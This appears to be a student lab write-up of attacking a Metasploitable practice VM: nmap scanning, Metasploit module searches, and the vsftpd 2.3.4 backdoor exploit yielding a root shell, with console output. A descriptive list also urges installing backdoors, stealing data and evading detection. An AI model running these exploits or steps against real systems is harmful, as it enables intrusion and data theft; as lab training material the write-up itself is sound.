System Hacking through msfconsole

1) Firstly, scan the system through nmap (nmap [ip] -v -sT -p 1-65535 -oX tcpscan.xml -sV).

2) Then change the .xml file .html by (xsltproc tcpscan.xml -o tcpscan.html). It gives all the open ports and services that we will run in browser.

3) Now, type (service postgresql start) to start the service of msfconsole. Then type (msfconsole) run the console.

4) Then type (db_status) to know that our system is connected to our database or not. You can also import the .xml file to this cosnsole by giving command (db_import filename).

5) For enumeration :-- type search service (like ftp) auxiliary. It show varoius options like auxiliary/ftp/anonymous_login. Then type show options and fill the blank spaces which stated yes and ignore the no options. For that set RHOSTS then give target system's ip. Then type run/exploit to execute that auxiliary cmnd.

6) All these steps are also for exploitation. After all these steps there are some more commands written below.

7) After execution, type sessions to check session of that auxiliary. To access that session type (sessions -i [session no.]).

8) Now you got the system's access. To check the machine name, you can type whoami/uname -a/hostname).

Here are the various steps which I used to gain the access of a system

DESCRIPTION

❖ System Hacking Process for Local Metasploitable Machine


❖ The local Metasploitable machine is a vulnerable system designed for penetration testing and learning ethical hacking. It is a virtual machine that can be installed on a computer to practice hacking techniques.

❖ To hack this machine, you would need to follow these steps:

1. Set up the Metasploitable machine on your computer.
2. Use tools like Nmap to scan the network and identify open ports and services.
3. Look for vulnerabilities in the services and applications running on the machine.
4. Use Metasploit to exploit any vulnerabilities found.
5. Gain access to the machine and install backdoors or malware.
6. Steal sensitive data and documents.
7. Maintain persistence and avoid detection by security measures.

❖ The main steps of system hacking are written below :-

- **Open the tcpscan.html file in browser.**




Ports

The 65505 ports scanned but not shown below are in state: **closed**

- 65505 ports replied with: **conn-refused**


Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4	
22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
23	tcp	open	telnet	syn-ack	Linux telnetd		
25	tcp	open	smtp	syn-ack	Postfix smtpd		
53	tcp	open	domain	syn-ack	ISC BIND	9.4.2	
80	tcp	open	http	syn-ack	Apache httpd	2.2.8	(Ubuntu) DAV/2
111	tcp	open	rpcbind	syn-ack		2	RPC #100000
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
512	tcp	open	exec	syn-ack	netkit-rsh rexecd		
513	tcp	open	login	syn-ack	OpenBSD or Solaris rlogind		
514	tcp	open	tcpwrapped	syn-ack			
1099	tcp	open	java-rmi	syn-ack	GNU Classpath grmiregistry		
1524	tcp	open	bindshell	syn-ack	Metasploitable root shell		
2049	tcp	open	nfs	syn-ack		2-4	RPC #100003
2121	tcp	open	ftp	syn-ack	ProFTPD	1.3.1	
3306	tcp	open	mysql	syn-ack	MySQL	5.0.51a-3ubuntu5	
3632	tcp	open	distccd	syn-ack	distccd	v1	(GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
5432	tcp	open	postgresql	syn-ack	PostgreSQL DB	8.3.0 - 8.3.7	
5900	tcp	open	vnc	syn-ack	VNC		protocol 3.3
6000	tcp	open	X11	syn-ack			access denied
6667	tcp	open	irc	syn-ack	UnrealIRCd		
6697	tcp	open	irc	syn-ack	UnrealIRCd		
8009	tcp	open	ajp13	syn-ack	Apache Jserv		Protocol v1.3
8180	tcp	open	http	syn-ack	Apache Tomcat/Coyote JSP engine	1.1	
8787	tcp	open	drb	syn-ack	Ruby DRb RMI		Ruby 1.8; path /usr/lib/ruby/1.8/drb
36074	tcp	open	mountd	syn-ack		1-3	RPC #100005
41991	tcp	open	status	syn-ack		1	RPC #100024
50594	tcp	open	nlockmgr	syn-ack		1-4	RPC #100021
59610	tcp	open	java-rmi	syn-ack	GNU Classpath grmiregistry		

- **Now search (search ftp auxiliary) then :--**




```
msf6 > search ftp auxiliary

Matching Modules
================

  #  Name                                              Disclosure Date  Rank   Check  Description
  -  ----                                              ---------------  ----   -----  -----------
  0  auxiliary/scanner/ftp/anonymous                   .                normal  No    Anonymous FTP A
ccess Detection
  1  auxiliary/gather/apple_safari_ftp_url_cookie_theft  2015-04-08     normal  No    Apple OSX/iOS/W
indows Safari Non-HTTPOnly Cookie Theft
  2  auxiliary/server/capture/ftp                      .                normal  No    Authentication
Capture: FTP
  3  auxiliary/scanner/ftp/bison_ftp_traversal         2015-09-28       normal  Yes   BisonWare Bison
FTP Server 3.5 Directory Traversal Information Disclosure
  4  auxiliary/scanner/ssh/cerberus_sftp_enumusers     2014-05-27       normal  No    Cerberus FTP Se
rver SFTP Username Enumeration
  5  auxiliary/scanner/snmp/cisco_config_tftp          .                normal  No    Cisco IOS SNMP
Configuration Grabber (TFTP)
  6  auxiliary/scanner/snmp/cisco_upload_file          .                normal  No    Cisco IOS SNMP
File Upload (TFTP)
  7    \_ action: Override_Config                      .                .       .     Override the ru
nning config
  8    \_ action: Upload_File                          .                .       .     Upload the file
  9  auxiliary/admin/networking/cisco_vpn_3000_ftp_bypass  2006-08-23   normal  No    Cisco VPN Conce
ntrator 3000 FTP Unauthorized Administrative Access
  10 auxiliary/scanner/ftp/colorado_ftp_traversal      2016-08-11       normal  Yes   ColoradoFTP Ser
ver 1.3 Build 8 Directory Traversal Information Disclosure
  11 auxiliary/gather/crushftp_fileread_cve_2024_4040  .                normal  Yes   CrushFTP Unauth
enticated Arbitrary File Read
  12 auxiliary/scanner/ftp/easy_file_sharing_ftp       2017-03-07       normal  Yes   Easy File Shari
ng FTP Server 3.6 Directory Traversal
  13 auxiliary/scanner/ftp/ftp_login                   .                normal  No    FTP Authenticat
ion Scanner
  14 auxiliary/scanner/portscan/ftpbounce              .                normal  No    FTP Bounce Port
 Scanner
```

- **Type (use 0) because we select the first option and that’s name is 0.**




```
msf6 > use 0
msf6 auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

  Name     Current Setting      Required  Description
  ----     ---------------      --------  -----------
  FTPPASS  mozilla@example.com            The password for the specified username
  FTPUSER  anonymous            no        The username to authenticate as
  RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    21                   yes       The target port (TCP)
  THREADS  1                    yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

- **We got the username and password of the ftp. Now type set RHOSTS (ip of targeted system) because it stated yes. So it's necessary to fill the blank space.**




```
msf6 auxiliary(scanner/ftp/anonymous) > set RHOSTS 192.168.65.147
RHOSTS => 192.168.65.147
msf6 auxiliary(scanner/ftp/anonymous) > run

[+] 192.168.65.147:21    - 192.168.65.147:21 - Anonymous READ (220 (vsFTPd 2.3.4))
[*] 192.168.65.147:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **It's successfully completed now its time to exploit for that search (search ftp exploit). You can also search by their product name.**




```
msf6 auxiliary(scanner/ftp/anonymous) > search vsftpd exploit

Matching Modules
================

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executi
on


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 auxiliary(scanner/ftp/anonymous) > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CHOST                     no        The local client address
  CPORT                     no        The local client port
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
  RPORT    21               yes       The target port (TCP)


Exploit target:

  Id  Name
  --  ----
  0   Automatic
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoo) > setg RHOSTS 192.168.65.147
RHOSTS => 192.168.65.147
msf6 exploit(unix/ftp/vsftpd_234_backdoo) > run

[*] 192.168.65.147:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.65.147:21 - USER: 331 Please specify the password.
[+] 192.168.65.147:21 - Backdoor service has been spawned, handling...
[+] 192.168.65.147:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.65.143:41637 -> 192.168.65.147:6200) at 2024-07-28 12:14:11 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

- **We successfully gain the access of a system through a port name called ftp.**
- **Now move into another port that is ssh.**

